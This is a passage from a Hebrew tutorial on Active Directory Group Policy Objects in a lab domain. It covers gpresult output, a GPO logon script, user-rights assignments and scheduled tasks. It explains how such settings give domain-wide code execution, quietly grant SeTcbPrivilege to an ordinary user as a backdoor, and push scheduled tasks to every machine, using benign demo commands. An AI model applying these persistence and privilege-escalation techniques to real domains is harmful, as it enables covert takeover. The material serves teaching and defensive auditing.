> Filter: (gpUserExtensionNames=[*])
v Filter: (|(distinguishedName=cn={331A6179-32FC-4A0D-B808-8112990E912A},cn=policies,cn=system,DC=d01,DC=lab)(distinguishedName=cn={331A6179-32FC-4A0D-B808-8112990E912A},cn=policies,cn=system,DC=d01,DC=lab)(distinguishedName=cn={C1C5FDEF-8C17-4C06-94DB-5306A0549026},cn=policies,cn=system,DC=d01,DC=lab)(distinguishedName=cn={9879C8E3-EB4B-4103-8E42-C83EFAC7A7B2},cn=policies,cn=system,DC=d01,DC=lab)(distinguishedName=cn={053DF8AB-6C9C-4335-BA26-7727D33FA1A4},cn=policies,cn=system,DC=d01,DC=lab)(distinguishedName=cn={7cdd0219-58a2-4c25-bee7-35e0f0e87d85},cn=policies,cn=system,DC=d01,DC=lab)(distinguishedName=CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Polices,CN=System,DC=d01,DC=lab)
utes: 11 items
  
```




דוגמא לפקטת SMB של משיכת המדיניות שמתבצעת על ידי GPClient:

```
518 Create Request File: d01.lab\Policies\{9879C8E3-EB4B-4103-8E42-C83EFAC7A7B2}\User\Scripts\Scripts.ini
410 Create Response File: d01.lab\Policies\{9879C8E3-EB4B-4103-8E42-C83EFAC7A7B2}\User\Scripts\Scripts.ini
146 Close Request File: d01.lab\Policies\{9879C8E3-EB4B-4103-8E42-C83EFAC7A7B2}\User\Scripts\Scripts.ini
```

נוכל לראות בתמונה ממש את התוכן של הקובץ scripts.ini:

```
.[.L.o.g.o.n.].
.O.C.m.d.L.i.n.e.=.n.e.w...b.a.t.
.O.P.a.r.a.m.e.t.e.r.s.=.
.....p.SMB@.....
...8.....8 4...B;
```

אם אנחנו רוצים לראות אילו מדיניות מוחלות על המכונה שלנו, נוכל להשתמש בפקודה:

```
gpresult /R
```

דוגמא לחלק מהפלט:

```
Microsoft (R) Windows (R) Operating System Group Policy Result tool v2.0
© 2018 Microsoft Corporation. All rights reserved.

Created on [ 7/5/2023 at 9:19:47 AM

RSOP data for d01\d01admin on D01-DC01 : Logging Mode
-----

OS Configuration:          Primary Domain Controller
OS Version:                 10.0.17763
Site Name:                  D01
Roaming Profile:           N/A
Local Profile:              C:\Users\Administrator
Connected over a slow link?: No


COMPUTER SETTINGS
-----
CN=D01-DC01,OU=Domain Controllers,DC=d01,DC=lab
Last time Group Policy was applied: 7/5/2023 at 9:15:41 AM
Group Policy was applied from:    D01-DC01.d01.lab
Group Policy slow link threshold: 500 kbps
Domain Name:                     d01
Domain Type:                     Windows 2008 or later

Applied Group Policy Objects
-----
Default Domain Controllers Policy
Semperis Auditing Policy
Default Domain Policy
My New GPO
smb signing
```





בוא נבנה מדיניות!

נבנה מדיניות דומיינית ובה נגדיר חוק אחד מ-User Configuration ואחד מ-Computer Configuration. בקונסול הניהול, נלחץ על לחצן ימני ונבחר ליצור מדיניות חדשה שתקושר לדומיין:




ניתן לה שם חביב ונוכל לראות אותה כעת בין המדיניות שלנו:





תחת החלונית Details נוכל גם לראות את ה-GUID של המדיניות ועוד קצת מידע עליה:



כעת, נלחץ לחצן ימני על המדיניות ונבחר Edit. אנחנו ניצור 2 חוקים:

1. User logon script


2. Computer user right


עם שני החוקים האלה ניתן להשיג אחיזה על כלל הדומיין, אז אל תמעיטו בערכם של GPO!

User Logon Script

נתחיל מהראשון, סביר להניח שרובכם מכירים את הקונספט של logon script, אך למי שלא: מדובר בסקריפט שרוץ בכל פעם שהמשתמש יתחבר למחשב. אז כדי ליצור logon script נלך לנתיב הבא:

User Configuration\Policies\Windows Settings\Scripts (Logon/Logoff)







כעת, אנו צריכים לספק סקריפט, נכתוב סקריפט Bat קצר שיקפיץ לנו pop! כתבו בתוך קובץ עם סיומת bat השורה הבאה:

```
msg * "Hello World"!
```

נמקם את הסקריפט בנתיב של המדיניות, תחת הנתיב: User/Scripts/logon



כעת נלחץ על add -> browse -> הסקריפט שלנו:




אין לסקריפט שלנו פרמטרים, לכן סיימנו. כעת, נצטרך שה-GPO יתעדכנו. נוכל לחכות או פשוט להריץ על העמדה הרצויה:

```
gpupdate /force
```

שיעדכן לנו מיד את ההגדרות.

בואו נתחבר עם משתמש חדש ונראה מה קורה!



אז בעצם יצרנו User logon script בתוך ה-GPO שלנו שמוחל על כל הדומיין, וככה הרצנו קוד על כל עמדה בדומיין שיתבצע אליה login.

Computer User Rights

כעת נעבור ל-Computer Configuration, אנחנו הולכים להגדיר User right. לא הרבה מכירים את הקונספט, אך תחת הנתיה הבא:

Computer Configuration\Windows Settings\Security Settings\Local Policies\User Rights

Assignment



נוכל לתת הרשאות מאוד מעניינות למשתמשים בדומיין, בואו נסתכל מה יש שם:

Policy	Policy Setting
Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Not Defined
Act as part of the operating system	normal1
Add workstations to domain	Not Defined
Adjust memory quotas for a process	Not Defined
Allow log on locally	Not Defined
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Not Defined
Bypass traverse checking	Not Defined
Change the system time	Not Defined
Change the time zone	Not Defined
Create a pagefile	Not Defined
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	Not Defined
Deny access to this computer from the network	Not Defined
Deny log on as a batch job	Not Defined
Deny log on as a service	Not Defined
Deny log on locally	Not Defined
Deny log on through Remote Desktop Services	Not Defined
Enable computer and user accounts to be trusted for delega...	Not Defined
Force shutdown from a remote system	Not Defined
Generate security audits	Not Defined
Impersonate a client after authentication	Not Defined
Increase a process working set	Not Defined
Increase scheduling priority	Not Defined
Load and unload device drivers	Not Defined
Lock pages in memory	Not Defined
Log on as a batch job	Not Defined
Log on as a service	Not Defined
Manage auditing and security log	Not Defined
Modify an object label	Not Defined
Modify firmware environment values	Not Defined
Obtain an impersonation token for another user in the same...	Not Defined
Perform volume maintenance tasks	Not Defined
Profile single process	Not Defined
Profile system performance	Not Defined

כפי שניתן לראות, יש מספר הרשאות חזקות בצורה קיצונית כגון:


- Act as part of the operating system (או כפי שרבים מכנים אותה - SeTcbPrivilege)
 - Debug programs או בשם המוצלח יותר - SeDebugPrivilege
 - Impersonate a client after authentication או SeImpersonatePrivilege
- ולא חסרים עוד...

נקודות מעניינות:


- כאשר אנחנו מחליטים מי יהיו המשתמשים החזקים שלנו ברשת, האם אנחנו מודעים למשתמשים האלו? שיכולים להשיג אחיזה בכל הדומיין? סביר להניח שלא...
- האם הייתי חושד במשתמש הזה? האם הייתי מצליח באמצעות מערכת ניטור להבין שמדובר במשתמש חזק מאוד?

איך נראות הגדרות של משתמש כזה? בואו נסתכל!

בתמונה מתחת אתם יכולים לראות שנתתי למשתמש normal1 את ההגדרה SeTcbPrivilege, זאת אומרת שהמשתמש הזה בפועל הוא בעל הרשאות מאוד חזקות ואנחנו יודעים את זה דרך המדיניות. אין למשתמש admincount - לא נוכל להשתמש בשדה זה כדי להבין שמדובר במשתמש חזק:



המשתמש לא חבר בקבוצה בעלת הרשאות גבוהות:




אך אם נריץ /priv /whoami מ-elevated context נוכל לראות את ההרשאות הבאות:

```
C:\Windows\system32>whoami & whoami /priv
d01\normal1

PRIVILEGES INFORMATION
-----
Privilege Name            Description                    State
-----
SeMachineAccountPrivilege Add workstations to domain    Disabled
SeTcbPrivilege            Act as part of the operating system Disabled
SeLoadDriverPrivilege    Load and unload device drivers Disabled
SeShutdownPrivilege      Shut down the system          Disabled
SeChangeNotifyPrivilege  Bypass traverse checking      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Windows\system32>
```




המסקנה: יכול להיות שיש לנו משתמשים בעלי הרשאות מאוד גבוהות בסביבה שאנחנו כלל לא מודעים אליהם (ואולי מסיבה זו הם גם פחות מוגנים), תוקף יכול להשתמש במשתמשים כאלה כדי להסלים הרשאות ולחילופין יכול ליצור משתמשים כאלו לצורך Backdoor.


משימות מתוזמנות

לא אכביר במילים, אבל חשוב לציין שניתן ליצור משימות מתוזמנות דרך GPO. תחת התיב הבא נוכל לראות ממשק יפיה לקינפוג משימות מתוזמנות דרך מדיניות GPO משנת תרפ"ו:

User Configuration -> Preferences -> Control Panel Settings -> Scheduled Tasks



ניצור משימה מתוזמנת ובבין מה היכולות של הפעולה הזו:





תחת הנתיב הבא נוכל לראות את המשימה המתוזמנת שלנו:

```
\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER\Preferences\ScheduledTasks\ScheduledTasks.xml
```

תוכן הקובץ:

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}"><Task clsid="{2DEECB1C-261F-4e13-9B21-16FB83BC03BD}" name="testTask"
image="2" changed="2023-07-05 11:53:18" uid="{67D747A1-DEE3-4F86-87D4-14E339BEDEB9}" userContext="0" removePolicy="0">
<Properties deleteWhenDone="0" startOnlyIfIdle="0" stopOnIdleEnd="0" noStartIfOnBatteries="1" stopIfGoingOnBatteries="1"
systemRequired="0" action="U" name="testTask" appName="C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe" args="whoami"
startIn="" comment="" enabled="1"><Triggers><Trigger type="DAILY" startHour="09" startMinutes="00" beginYear="2023" beginMonth="7"
beginDay="5" hasEndDate="0" repeatTask="0" interval="1"/></Triggers></Properties></Task>
</ScheduledTasks>
```

אז אנחנו יודעים שאנחנו יכולים לגרום למשימה מתוזמנת לרוץ על כל הדומיין, נחמד. נוכל לפרסר את הקבצים האלו כדי לקבל מידע על המשימות המתוזמנות שרצות לנו ברשת ☺

אז בואו נסכם מה למדנו עד כה

1. מה זה GPO
2. איך מחילים GPO על אובייקט
3. היררכיית ההחלה של GPO
4. Computer and User configuration
